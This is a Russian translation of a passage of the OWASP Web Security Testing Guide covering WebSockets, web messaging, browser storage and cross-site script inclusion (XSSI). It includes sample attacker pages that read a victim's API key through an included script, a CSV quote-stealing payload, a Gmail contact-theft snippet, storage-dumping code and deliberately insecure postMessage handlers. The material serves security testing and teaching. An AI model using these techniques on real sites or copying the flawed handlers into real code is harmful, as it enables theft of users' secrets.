


Рисунок 4.11.9-6: Пример вредоносной страницы с перехватом клика 3

В представленном примере используется только базовая техника кликджекинга, а с помощью продвинутой можно заставить пользователя заполнить форму значениями, указанными злоумышленником.

Ссылки

- [OWASP Clickjacking](#)
- [Wikipedia Clickjacking](#)

- [Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson: "Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites"](#)
 - [Атака типа clickjacking](#)
 - [Атаки: кликджекинг](#)
-

Тестирование WebSockets

ID

WSTG-CLNT-10

Обзор

Обычно протокол HTTP допускает только один запрос/ответ на каждое TCP-соединение. Асинхронный JavaScript и XML (AJAX) позволяет клиентам отправлять и получать данные асинхронно (в фоновом режиме без обновления страницы) на сервер, однако AJAX требует, чтобы клиент инициировал запросы и ожидал ответов сервера (полудуплексный режим).

Протокол [WebSockets](#) позволяет клиенту или серверу создавать «полнодуплексный» (двусторонний) канал обмена, позволяя клиенту и серверу общаться действительно асинхронно. WebSockets проводит первоначальное рукопожатие через HTTP, где предлагает сменить протокол (*upgrade*), и с этого момента весь обмен осуществляется по каналам TCP с использованием текстовых или бинарных фреймов. Дополнительную информацию см. в [RFC 6455](#).

Origin

Сервер несёт ответственность за проверку заголовка **Origin** при первоначальном HTTP-рукопожатии протокола WebSocket. Если он его не проверит, то может принимать соединения из любого источника. Это может позволить злоумышленникам взаимодействовать с сервером WebSocket из разных доменов, что создаёт проблемы, подобные CSRF. См. также [OWASP Top 10 A01:2021 – Нарушения контроля доступа](#).

Конфиденциальность и целостность

WebSockets можно использовать по незашифрованному протоколу TCP или по зашифрованному протоколу TLS. Для незашифрованных WebSockets используется URI-схема **ws://** (80-й порт по умолчанию), для зашифрованных (TLS) URI-схема **wss://** (443-й порт по умолчанию). См. также [Top 10 A02:2021 – Cryptographic Failures](#).

Нейтрализация входных данных

Как и в случае с любыми данными, полученными из недоверенных источников, эти данные должны быть надлежащим образом нейтрализованы и закодированы. См. также [Top 10 A03:2021 – Injection](#) и [Top 10-2017 A7-Cross-Site Scripting \(XSS\)](#).

Задачи тестирования

- Определить использование WebSockets.
- Оценить реализацию протокола, используя те же тесты, что и на обычных HTTP-каналах.

Как тестировать

Тестирование методом чёрного ящика

1. Определите, что приложение использует WebSockets:
 - В исходном коде на стороне клиента найдите URI-схему **ws://** или **wss://**.
 - Используйте фильтр WS на вкладке Сеть в Инструментах разработчика браузера для просмотра сетевого соединения WebSocket.
 - Используйте закладку WebSocket в [ZAP](#).
2. Origin:
 - С помощью клиента WebSocket (его можно найти в разделе [Инструменты](#) ниже) попытайтесь подключиться к удалённому серверу WebSocket. Если соединение установлено, убедитесь проверяет ли сервер заголовок origin при рукопожатии WebSocket.
3. Конфиденциальность и целостность:
 - Убедитесь, что подключение к WebSocket использует TLS для передачи конфиденциальной информации **wss://**.
 - Проверьте реализацию TLS на наличие проблем безопасности (действительный сертификат, BEAST, CRIME, RC4 и т.д.). Обратитесь к разделу [Тестирование безопасности транспортного уровня \(TLS\)](#).
4. Аутентификация:
 - WebSockets не обеспечивает аутентификацию, следует провести обычные тесты аутентификации методом чёрного ящика. Обратитесь к разделу [Тестирование аутентификации](#).
5. Авторизация:
 - WebSockets не обеспечивает авторизацию, следует провести обычные тесты авторизации методом чёрного ящика. Обратитесь к разделу [Тестирование авторизации](#).
6. Нейтрализация ввода:
 - На закладке WebSocket в [ZAP](#) следует провести фаззинг запросов и ответов WebSocket. Обратитесь к разделу [Тестирование контроля входных данных](#)

Пример 1

Как только мы определим, что приложение использует WebSockets (как описано выше), мы можем использовать [OWASP ZAP](#) для перехвата запросов и ответов. Затем ZAP можно применять для воспроизведения и фаззинга запросов/ответов WebSocket.




Рисунок 4.11.10-1: ZAP WebSockets

Пример 2

Используя клиент WebSocket (его можно найти в разделе Инструменты ниже), попытайтесь подключиться к удалённому серверу WebSocket. Если соединение разрешено, сервер WebSocket может не проверять заголовок origin рукопожатия WebSocket. Попробуйте воспроизвести ранее перехваченные запросы, чтобы убедиться, что возможен обмен по WebSocket между разными доменами.




Рисунок 4.11.10-2: Клиент WebSocket

Тестирование методом серого ящика

Тестирование методом серого ящика похоже на тестирование методом черного. При этом пентестер частично знает приложение. Единственная разница здесь в том, что у вас может быть документация по API для тестируемого приложения, которая включает ожидаемые запросы и ответы WebSocket.

Инструменты

- [OWASP Zed Attack Proxy \(ZAP\)](#)
- [Клиент WebSocket](#)
- [Google Chrome Simple WebSocket Client](#)

Ссылки

- [web.dev - Introducing WebSockets: Bringing Sockets to the Web](#)
- [WHATWG - The WebSocket API](#)
- [IETF - The WebSocket Protocol](#)
- [Christian Schneider - Cross-Site WebSocket Hijacking \(CSWSH\)](#)
- [Robert Koch- On WebSockets in Penetration Testing](#)
- [DigiNinja - OWASP ZAP and Web Sockets](#)
- [Протокол WebSocket](#)

Тестирование обмена web-сообщениями

ID


WSTG-CLNT-11

Обзор

Обмен web-сообщениями (также известный как [обмен сообщениями между документами](#)) позволяет приложениям, находящимся в разных доменах, безопасно обмениваться данными. До появления web-сообщений обмен между источниками из разных доменов (через фреймы, вкладки и окна) ограничивался применяемой браузером политикой одного источника (англ.: same origin policy). Разработчики использовали несколько трюков для решения этих задач, но большинство из них были в основном небезопасными.

Это ограничение в браузере введено для того, чтобы вредоносный сайт не мог читать чувствительные данные с других фреймов, вкладок и т.д.; Однако есть законные случаи, когда двум доверенным сайтам необходимо обмениваться данными друг с другом. Чтобы удовлетворить эту потребность, в проект спецификации [HTML5](#) был внесён обмен сообщениями между документами, который теперь реализован во всех основных браузерах. Он обеспечивает безопасный обмен между источниками из разных доменов через iframe, вкладки и окна.

API обмена сообщениями представляет метод `postMessage()` [method](#), с помощью которого можно отправлять сообщения в виде обычного текста между разными доменами. Метод состоит из двух параметров: сообщения и домена.

При использовании  в качестве домена есть некоторые вопросы безопасности, которые мы обсудим ниже. Чтобы получать сообщения, принимающий сайт должен добавить новый обработчик событий со следующими атрибутами:

- Data — содержание входящего сообщения;
- Origin — адрес документа отправителя;
- Source — окно отправителя.

Ниже пример использования API обмена сообщениями. Чтобы отправить сообщение:

JS

```
iframe1.contentWindow.postMessage("Hello world", "http://www.example.com");
```

Чтобы принять сообщение:

JS

```

window.addEventListener("message", handler, true);
function handler(event) {
    if(event.origin === 'chat.example.com') {
        /* обработать сообщение (event.data) */
    } else {
        /* игнорировать сообщения из недоверенных доменов */
    }
}

```

Безопасность отправителя сообщения

Источник сообщений (Origin) состоит из схемы, имени хоста и порта. Он однозначно идентифицирует домен, отправляющий или получающий сообщение, и не включает путь или часть фрагмента URL. Например, **https://example.com** будет считаться отличным от **http://example.com**, потому что схема первого — **https**, а второго — **http**. То же относится к web-серверам, работающим в одном домене, но на разных портах.

Задачи тестирования

- Оценить безопасность отправителя сообщения.
- Убедиться, что он применяет безопасные методы и контролирует передаваемые данные.

Как тестировать

Оценить безопасность отправителя

Тестировщики должны проверить, фильтрует ли код приложения, обрабатывает ли сообщения из доверенных доменов. В пределах домена-отправителя также убедитесь, что явно указан домен-получатель и что ***** не используется в качестве второго аргумента в **postMessage()**. Такая практика может вызвать проблемы безопасности и привести к тому, что в случае перенаправления или изменения отправителя другими способами сайт будет передавать данные на неизвестные хосты, что приведёт к утечке чувствительной информации на вредоносные серверы.

Если на web-сайте не предусмотрены меры защиты для ограничения доменов или отправителей, которым разрешено отправлять сообщения на сайт, это может стать угрозой безопасности. Тестировщики должны изучить код для прослушивателей событий сообщений и функцию обратного вызова из метода

`addEventListener` для дальнейшего анализа. Домены всегда должны проверяться до обработки данных от них.

Оценить контроль входных данных

Хотя теоретически web-сайт принимает сообщения только от доверенных доменов, данные всё равно должны рассматриваться как недоверенные, т.к. они получены из внешних источников, и обрабатываться с применением соответствующих мер защиты. Тестировщики должны анализировать код и искать небезопасные методы, в частности, если данные оцениваются с помощью `eval()` или вставляются в DOM с помощью свойства `innerHTML`, что может создать XSS-уязвимости на основе DOM.

Статический анализ кода

Необходимо проанализировать код JavaScript, чтобы определить, как реализован обмен web-сообщениями. В частности, тестировщиков должно интересовать, как web-сайт ограничивает сообщения от недоверенных доменов и как обрабатываются данные даже для доверенных доменов.

В этом примере необходим доступ для всех поддоменов (web, чат, форумы и т.д.) в пределах домена owasp.org. Код пытается принимать любой домен, начинающийся с `.owasp.org`:

JS

```
window.addEventListener("message", callback, true);

function callback(e) {
    if(e.origin.indexOf(".owasp.org")!=-1) {
        /* обработка сообщения (e.data) */
    }
}
```

Намерение состоит в том, чтобы разрешить такие поддомены, как:

- `www.owasp.org`
- `chat.owasp.org`
- `forums.owasp.org`

К сожалению, это приводит к появлению уязвимостей. Злоумышленник может легко обойти фильтр, поскольку, например, домен `www.owasp.org.attacker.com` тоже будет соответствовать правилу фильтра.

Вот пример кода, в котором отсутствует проверка отправителя. Это очень небезопасно, т.к. он будет принимать входные данные от любого домена:

```
window.addEventListener("message", callback, true);

function callback(e) {
    /* обработка сообщения (e.data) */
}
```

Вот пример с уязвимостями контроля входных данных, которые могут привести к XSS-атаке:

```
window.addEventListener("message", callback, true);

function callback(e) {
    if(e.origin === "trusted.domain.com") {
        element.innerHTML= e.data;
    }
}
```

Более безопасным подходом было бы вместо **innerHTML** использовать свойство **innerText**.

Дополнительные ресурсы OWASP, касающиеся обмена web-сообщениями, см. в [Памятке OWASP по безопасности HTML5](#)

Тестирование хранилищ браузера

ID

WSTG-CLNT-12

Обзор

Браузеры предоставляют разработчикам следующие механизмы хранения данных на стороне клиента для хранения и извлечения данных:

- Локальное хранилище
- Сессионное хранилище
- IndexedDB

- Web SQL (устарел)
- Cookie

Эти механизмы хранения можно просматривать и редактировать с помощью инструментов разработчика браузера, таких как [DevTools в Google Chrome](#), [Storage Inspector в Firefox](#) или [Web Inspector в Safari](#).

Примечание: хотя кэш также является формой хранилища, он рассматривается в [другом разделе](#), охватывающем его особенности и проблемы.

Задачи тестирования

- Выяснить, хранит ли web-сайт чувствительные данные в хранилище на стороне клиента.
- Проверить обработку в коде объектов хранилища на наличие возможностей атак инъекции, таких как использование непроверенных входных данных или уязвимых библиотек.

Как тестировать

Локальное хранилище

`window.localStorage` — это глобальное свойство, которое реализует [API web-хранилища](#) и обеспечивает **постоянное** хранение пар ключ-значение в браузере.

И ключи, и значения могут быть только строками, поэтому любые нестроковые значения перед сохранением должны быть преобразованы в строки, что обычно делается с помощью [JSON.stringify](#).

Записи в `localStorage` сохраняются даже при закрытии окна браузера, за исключением окон в режиме частного доступа/инкогнито.

Максимальная ёмкость хранилища `localStorage` зависит от браузера.

Вывод всех записей ключ-значение локального хранилища

JS

```
for (let i = 0; i < localStorage.length; i++) {  
  const key = localStorage.key(i);  
  const value = localStorage.getItem(key);  
  console.log(`${key}: ${value}`);  
}
```

Сессионное хранилище

window.sessionStorage — это глобальное свойство, которое реализует [API web-хранилища](#) и обеспечивает **эфемерное** хранение пар ключ-значение в браузере.

И ключи, и значения могут быть только строками, поэтому любые нестроковые значения перед сохранением должны быть преобразованы в строки, что обычно делается с помощью [JSON.stringify](#).

Записи в **sessionStorage** называются эфемерными, поскольку они удаляются при закрытии вкладки/окна браузера.

Максимальная ёмкость хранилища **sessionStorage** зависит от браузера.

Вывод всех записей ключ-значение сессионного хранилища

JS

```
for (let i = 0; i < sessionStorage.length; i++) {
  const key = sessionStorage.key(i);
  const value = sessionStorage.getItem(key);
  console.log(`${key}: ${value}`);
}
```

IndexedDB

IndexedDB — это транзакционная объектно-ориентированная база данных, предназначенная для структурированных данных. База данных IndexedDB может иметь несколько хранилищ объектов, и в каждом из них может быть несколько объектов.

В отличие от локального и сессионного хранилищ, IndexedDB может хранить больше, чем просто строки. Любые объекты, поддерживаемые [алгоритмом структурированного клонирования](#), могут храниться в IndexedDB.

Примером сложного объекта JavaScript, который может храниться в IndexedDB, но не в локальном/сессионном хранилище, является [CryptoKey](#).

Из [рекомендации](#) W3C по Web Crypto API [следует](#), что CryptoKey, который необходимо сохранить в браузере, хранился в IndexedDB. При тестировании web-страницы найдите CryptoKeys в IndexedDB и проверьте, не установлено ли для них значение **extractable: true**, тогда как должно быть **extractable: false** (т.е. убедитесь, что материал базового закрытого ключа во время криптографических операций не раскрывается.)

Вывод содержимого IndexedDB

JS

```
const dumpIndexedDB = dbName => {
  const DB_VERSION = 1;
  const req = indexedDB.open(dbName, DB_VERSION);
  req.onsuccess = function() {
    const db = req.result;
    const objectStoreNames = db.objectStoreNames || [];

    console.log(`[*] Database: ${dbName}`);

    Array.from(objectStoreNames).forEach(storeName => {
      const txn = db.transaction(storeName, 'readonly');
      const objectStore = txn.objectStore(storeName);

      console.log(`\t[+] ObjectStore: ${storeName}`);

      // Вывести все записи в objectStore с именем
      `storeName`
      objectStore.getAll().onsuccess = event => {
        const items = event.target.result || [];
        items.forEach(item => console.log(`\t\t[-] `,
item));
      };
    });
  };
};

indexedDB.databases().then(dbs => dbs.forEach(db =>
dumpIndexedDB(db.name)));
```

Web SQL

Web-SQL с 18 ноября 2010 г. признан устаревшим, поэтому разработчикам его использовать не рекомендуется.

Cookie

Cookies — это механизм хранения пар ключ-значение, который в основном используется для управления сессией, но web-разработчики могут использовать его для хранения произвольных строковых данных.

Cookies подробно рассматриваются в сценарии [Тестирование атрибутов Cookie](#)

Вывести все Cookie

JS

```
console.log(window.document.cookie);
```

Глобальный объект Window

Иногда web-разработчики инициализируют и поддерживают глобальное состояние, доступное только во время выполнения страницы, путём назначения настраиваемых атрибутов глобальному объекту **window**. Например:

JS

```
window.MY_STATE = {  
  counter: 0,  
  flag: false,  
};
```

Любые данные, прикрепленные к объекту **window** будут потеряны при обновлении или закрытии страницы.

Вывести все записи в объекте Window

JS

```
(() => {
  // создаём iframe и добавляем его к телу, чтобы загрузить
  чистый объект window
  const iframe = document.createElement('iframe');
  iframe.style.display = 'none';
  document.body.appendChild(iframe);

  // получаем текущий список свойств window
  const currentWindow = Object.getOwnPropertyNames(window);

  // фильтруем список по свойствам, которые существуют в
  чистом window
  const results = currentWindow.filter(
    prop => !iframe.contentWindow.hasOwnProperty(prop)
  );

  // удаляем iframe
  document.body.removeChild(iframe);

  // записи ключ-значение, которые отличаются, пишем в
  журнал
  results.forEach(key => console.log(`${key}:
  ${window[key]}`));
})();
```

(Это модифицированная версия данного [фрагмента](#))

Цепочка атаки

После выявления любого из перечисленных выше векторов атаки может быть сформирована цепочка из различных типов атак на стороне клиента, например, [XSS на основе DOM](#).

Меры защиты

Приложения должны хранить чувствительные данные на стороне сервера, а не клиента, безопасным образом и в соответствии с рекомендациями.

Ссылки

- [Локальное хранилище](#)

- [Сессионное хранилище](#)
- [IndexedDB](#)
- [Web Crypto API: хранилище ключей](#)
- [Web SQL](#)
- [Cookie](#)

Дополнительные ресурсы OWASP по API Web-хранилища HTML5 см. в [Памятке по управлению сессиями](#).

Тестирование включения межсайтовых скриптов (XSSI)

ID

WSTG-CLNT-13

Обзор

Уязвимость включения межсайтовых скриптов (англ.: Cross Site Script Inclusion, XSSI) делает возможной утечку чувствительных данных через границу источника (англ.: origin) или домена. Чувствительными данными могут быть данные, связанные с аутентификацией (статус входа в систему, cookie, токены аутентификации, идентификаторы сессий и т.д.) или персональные данные пользователя (адреса email, номера телефонов, данные банковской карты, номера счетов соц.страхования и т.д.). XSSI — это атака на стороне клиента, похожая на подделку межсайтовых запросов (CSRF), но имеющая другую цель. Если CSRF использует контекст аутентифицированного пользователя для выполнения определенных действий по изменению состояния на странице жертвы (например, перевода денег на счёт злоумышленника, повышения привилегий, сброса пароля и т.д.), то XSSI вместо этого использует JavaScript на стороне клиента для раскрытия чувствительных данных из аутентифицированных сессий.

По умолчанию web-сайтам разрешён доступ к данным только в том случае, если они из одного и того же источника. Это ключевой принцип защиты приложений, регулируемый политикой одного источника (определённой в [RFC 6454](#)). Источник определяется там как комбинация схемы URI (HTTP или HTTPS), имени хоста и номера порта. Однако эта политика не применима к включениям HTML-тега `<script>`. Это исключение необходимо, так как без него web-сайты не смогли бы пользоваться сторонними сервисами, проводить анализ трафика, использовать рекламные платформы и т.д.

Когда браузер открывает web-сайт с тегами `<script>`, ресурсы могут извлекаться из другого источника или домена. С этого момента ресурсы интерпретируются в

том же контексте, что и подключивший их сайт или браузер, что даёт возможность утечки чувствительных данных. В большинстве случаев это достигается с помощью JavaScript, однако источником скрипта не обязательно должен быть файл JavaScript с типом `text/javascript` или расширением `.js`.

Уязвимости в старых браузерах (IE9/10) допускали утечку данных через сообщения об ошибках JavaScript во время выполнения, но теперь эти уязвимости исправлены и считаются менее актуальными. Установив у тега `<script>` атрибут `charset`, злоумышленник или тестировщик может применить кодировку UTF-16, что в некоторых случаях даёт утечку данных в других форматах данных (например, JSON). Подробнее об этих атаках см. [XSSI-атаки на основе идентификаторов](#).

Задачи тестирования

- Найти в системе чувствительные данные.
- Оценить возможность их утечки с помощью различных методов.

Как тестировать

Сбор информации с помощью аутентифицированных и неаутентифицированных сессий пользователей

Узнайте, какие конечные точки отвечают за отправку чувствительных данных, какие параметры им требуются, и все соответствующие им динамически и статически сгенерированные ответы JavaScript через аутентифицированные сессии пользователя. Обратите особое внимание на чувствительные данные, передаваемые в [JSONP](#). Чтобы найти динамически сгенерированные ответы JavaScript, сгенерируйте аутентифицированные и неаутентифицированные запросы, а затем сравните их. Если они разные, это означает, что ответ динамический; в противном случае он статичен. Чтобы упростить эту задачу, можно использовать такой инструмент, как плагин [Veit Hailperin к Burp](#). Обязательно проверьте и другие типы файлов помимо JavaScript; XSSI не ограничивается только им.

Могут ли чувствительные данные быть раскрыты с помощью JavaScript?

Тестировщикам следует проанализировать на предмет утечки данных через XSSI-уязвимости код следующих сущностей:

1. Глобальные переменные
2. Глобальные параметры функций
3. CSV (значения, разделённые запятыми) с «кражей цитат»
4. Ошибки выполнения JavaScript
5. Цепочка прототипов с `this`

1. Утечка чувствительных данных через глобальные переменные

Ключ API хранится в файле JavaScript с URL

<https://victim.com/internal/api.js> на сайте жертвы, victim.com, который доступен только для аутентифицированных пользователей.

Злоумышленник контролирует сайт attackingwebsite.com, и использует тег `<script>` для ссылки на файл JavaScript.

Ниже код <https://victim.com/internal/api.js>:

JS

```
(function() {  
  window.secret = "supersecretUserAPIkey";  
})();
```

На сайте злоумышленника attackingwebsite.com размещается [index.html](#) со следующим кодом:

HTML

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>Утечка данных через глобальные  
переменные</title>  
  </head>  
  <body>  
    <h1>Утечка данных через глобальные переменные</h1>  
    <script src="https://victim.com/internal/api.js">  
</script>  
    <div id="result">  
    </div>  
    <script>  
      var div = document.getElementById("result");  
      div.innerHTML = "Вот ваш секрет: <b>" + window.secret  
+ "</b>";  
    </script>  
  </body>  
</html>
```

В этом примере жертва аутентифицируется на victim.com. Злоумышленник заманивает жертву на attackingwebsite.com посредством социальной инженерии, фишинговых писем и т.д. Затем браузер жертвы извлекает [api.js](#),

что приводит к утечке чувствительных данных через глобальную переменную JavaScript и их отображению с помощью **innerHTML**.

2. Утечка чувствительных данных через глобальные параметры функций

Этот пример похож на предыдущий, за исключением того, что на **attackingwebsite.com** используется глобальная функция JavaScript для извлечения чувствительных данных путём перезаписи глобальной функции JavaScript жертвы.

Ниже код **https://victim.com/internal/api.js**:

JS

```
(function() {  
  var secret = "supersecretAPIkey";  
  window.globalFunction(secret);  
})();
```

На сайте злоумышленника **attackingwebsite.com** размещается **index.html** со следующим кодом:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Утечка данных через глобальные параметры
функций</title>
  </head>
  <body>
    <div id="result">
    </div>
    <script>
      function globalFunction(param) {
        var div = document.getElementById("result");
        div.innerHTML = "Вот ваш секрет: <b>" + param + "
</b>";
      }
    </script>
    <script src="https://victim.com/internal/api.js">
  </script>
  </body>
</html>
```


Существуют и другие уязвимости XSSi, которые могут привести к утечке чувствительных данных либо через цепочки прототипов JavaScript, либо через глобальные вызовы функций. Подробнее об этих атаках см. [Неожиданные опасности динамического JavaScript](#).

3. Утечка чувствительных данных через CSV с «кражей цитат»

Для утечки данных злоумышленник/тестировщик должен иметь возможность инъекции кода JavaScript в данные CSV. Следующий пример кода представляет собой выдержку из статьи Takeshi Terada [XSSI-атаки на основе идентификаторов](#).

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: xxxx
```

```
1,"___","aaa@a.example","03-0000-0001"
2,"foo","bbb@b.example","03-0000-0002"
...
98,"bar","yyy@example.net","03-0000-0088"
99,"___","zzz@example.com","03-0000-0099"
```

В этом примере столбцы  в качестве точек для инъекции и вставка кода JavaScript вместо них приводит к следующему результату.

```
1,"\"",$$$=function(){/*","aaa@a.example","03-0000-0001"
2,"foo","bbb@b.example","03-0000-0002"
...
98,"bar","yyy@example.net","03-0000-0088"
99,"*/}//","zzz@example.com","03-0000-0099"
```

[Jeremiah Grossman писал об аналогичной уязвимости в Gmail](#) в 2006 году, которая позволяла извлекать контакты пользователей в формате JSON. В этом случае данные были получены из Gmail и распарсены движком JavaScript браузера с помощью конструктора массива без ссылок. Злоумышленник может получить доступ к этому массиву с чувствительными данными, определив и перезаписав внутренний конструктор массива следующим образом:


```
<!DOCTYPE html>
<html>
  <head>
    <title>Утечка контактов gmail через JSON</title>
  </head>
  <body>
    <script>
      function Array() {
        // крадём данные
      }
    </script>
    <script src="http://mail.google.com/mail/?
_url_scrubbed_"></script>
  </body>
</html>
```

4. Утечка чувствительных данных из-за ошибок во время выполнения JavaScript

Браузеры обычно выводят стандартизированные [сообщения об ошибках JavaScript](#). Однако в случае IE9/10 сообщения об ошибках во время выполнения содержали дополнительные сведения, которые могли быть использованы для утечки данных. Например, сайт **victim.com** предоставляет следующий контент по URL **http://victim.com/service/csvendpoint** для аутентифицированных пользователей:

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: 13

1,abc,def,ghi
```

Эта уязвимость может эксплуатироваться следующим образом:

```
<!--обработчик ошибок -->
<script>window.onerror = function(err) {alert(err)}
</script>
<!--загрузить целевой CSV -->
<script src="http://victim.com/service/csvendpoint">
</script>
```

Когда браузер пытается отобразить содержимое CSV в виде JavaScript, он терпит неудачу и происходит утечка чувствительных данных:




Рисунок 4.11.13-1: Сообщение об ошибке во время выполнения JavaScript

5. Утечка чувствительных данных через цепочку прототипов с `this`

В JavaScript ключевое слово `this` имеет динамическую область действия. Это означает, что если для объекта вызывается функция, `this` будет указывать на этот объект, даже если вызываемая функция не принадлежит самому объекту. Это поведение может эксплуатироваться для утечки данных. В следующем примере с [демонстрационной страницы Sebastian Leike](#) чувствительные данные хранятся в массиве. Злоумышленник может переопределить `Array.prototype.forEach` с помощью функции, контролируемой злоумышленником. Если код вызывает функцию `forEach` для экземпляра массива, содержащего чувствительные значения, будет вызвана функция, контролируемая злоумышленником, с `this`, указывающим на объект, содержащий чувствительные данные.

